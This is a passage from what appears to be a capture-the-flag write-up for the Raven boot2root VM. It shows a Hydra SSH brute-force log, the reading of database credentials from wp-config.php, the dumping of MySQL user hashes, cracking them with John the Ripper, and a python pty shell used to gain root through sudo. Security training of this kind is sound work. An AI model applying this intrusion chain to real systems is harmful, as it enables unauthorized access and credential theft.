[DATA] attacking ssh://192.168.1.110:22/
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[INFO] Testing if password authentication is supported by ssh://michael@192.168.1.110:22
[INFO] Successful, password authentication is supported by ssh://192.168.1.110:22
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "iloveyou" - 5 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "princess" - 6 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "1234567" - 7 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "rockyou" - 8 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "12345678" - 9 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "abc123" - 10 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "nicole" - 11 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "daniel" - 12 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "babygirl" - 13 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "monkey" - 14 of 14344399 [child 2] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "lovely" - 15 of 14344399 [child 1] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "jessica" - 16 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "654321" - 17 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.110 - login "michael" - pass "michael" - 18 of 14344399 [child 2] (0/0)
[22][ssh] host: 192.168.1.110   login: michael   password: michael
[STATUS] attack finished for 192.168.1.110 (waiting for children to complete tests)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-20 10:39:33
```

  - flag2.txt: *(flag2.txt hash value shown in image below):*




```
michael@target1:~$ locate *flag*.txt
/var/www/flag2.txt
michael@target1:~$ cat /var/www/flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@target1:~$ 
```

    - **Exploit Used**
      - **Locate *flag*.txt was used to find flag 2 within michael's server.**
      - **Located wp-config.php file**
      - **Command to locate database credentials: cat /var/www/html/wordpress/wp-config.php**




```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- flag3.txt: *(flag3.txt hash value shown in image below):*




```
                 |             0 | post       |                 |              0 |
    1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}



                    | flag4          |                | inherit      | closed          | closed       |
  | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                               4 | http://ra
revision-v1/ |             0 | revision   |                 |              0 |
    2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

- **Exploit Used**
  - **Located wp-config.php file**
  - **Command to locate database credentials: cat /var/www/html/wordpress/wp-config.php**




```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

- **mysql -u root -p**
- **R@v3nSecurity**
- **show databases;**
- **use wordpress;**
- **show tables;**
- **select * from wp_posts;**




```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> use wordpress;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
12 rows in set (0.00 sec)
```

- flag4.txt: *(flag4.txt hash value shown in image below):*




```
root@target1:/# cat /root/flag4.txt
______

| ___ \

| |_/ /__ ___   _____ _ __

|    // _` \ \ / / _ \ '_ \

| |\ \ (_| |\ V /  __/ | | |

\_| \_\__,_| \_/ \___|_| |_|


flag4{715dea6c055b9fe3337544932f2941ce}

CONGRATULATIONS on successfully rooting Raven!

This is my first Boot2Root VM - I hope you enjoyed it.

Hit me up on Twitter and let me know what you thought:
```

- **Exploit Used**
  - Gained access inside MySQL and searched for Steven's hash, once the hash was found we ran John the Ripper to find the password for Steven which included pink84.
  - Once we ssh into steven server we ran sudo -l to see that there are python root privileges.
    - We used spawn shell python script to bypass this.
  - **mysql -u root -p**
  - **R@v3nSecurity**
  - **show databases;**
  - **use wordpress;**
  - **show tables;**
  - **select * from wp_users;**
  - **Using hash found on MySQL - copied to file named wp_hashes.txt and ran: John wp_hashes.txt**
  - **After gaining password of steven, we ssh into steven with password pink84**
    - **sudo -l**
    - **python -c 'import pty;pty.spawn("/bin/bash")'**
    - **cd /root**
    - **ls**
    - **cat flag4.txt**



```
mysql> select * from wp_users;
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+--------------
-------+-------------+----------------+
| ID | user_login | user_pass                          | user_nicename | user_email        | user_url | user_registered     | user_activati
on_key | user_status | display_name   |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+--------------
-------+-------------+----------------+
|  1 | michael    | $P$BjRvZQ.VQcGZlDeiKToCQd.cPw5XCe0 | michael       | michael@raven.org |          | 2018-08-12 22:49:12 |
       |           0 | michael        |
|  2 | steven     | $P$Bk3VD9jsxx/loJoqNsURgHiaB23j7W/ | steven        | steven@raven.org  |          | 2018-08-12 23:31:16 |
       |           0 | Steven Seagull |
+----+------------+------------------------------------+---------------+-------------------+----------+---------------------+--------------
-------+-------------+----------------+
2 rows in set (0.00 sec)
```



```
root@Kali:~# john wp_hashes.txt
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16×3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 2 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Warning: Only 1 candidate buffered for the current salt, minimum 96 needed for performance.
Warning: Only 79 candidates buffered for the current salt, minimum 96 needed for performance.
Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist
Proceeding with incremental:ASCII
pink84           (steven)
```

References

openwall/john: John the Ripper jumbo - advanced offline password cracker, which supports hundreds of hash and cipher types, and runs on many operating systems, CPUs, GPUs, and even some FPGAs. (n.d.). GitHub. Retrieved August 24, 2022, from https://github.com/openwall/john

Porta, I. (2020, June 18). *Brute force attack with Hydra and Kali Linux*. Ivan Porta. Retrieved August 24, 2022, from https://gtrekter.medium.com/brute-force-attack-with-hydra-and-kali-linux-3c4ede55d119

17 Best Nmap Command Examples in Linux for System Administrators. (2019, May 14). phoenixNAP. Retrieved August 24, 2022, from https://phoenixnap.com/kb/nmap-command-linux-examples

wpscan. (n.d.). Kali Linux. Retrieved August 24, 2022, from https://www.kali.org/tools/wpscan/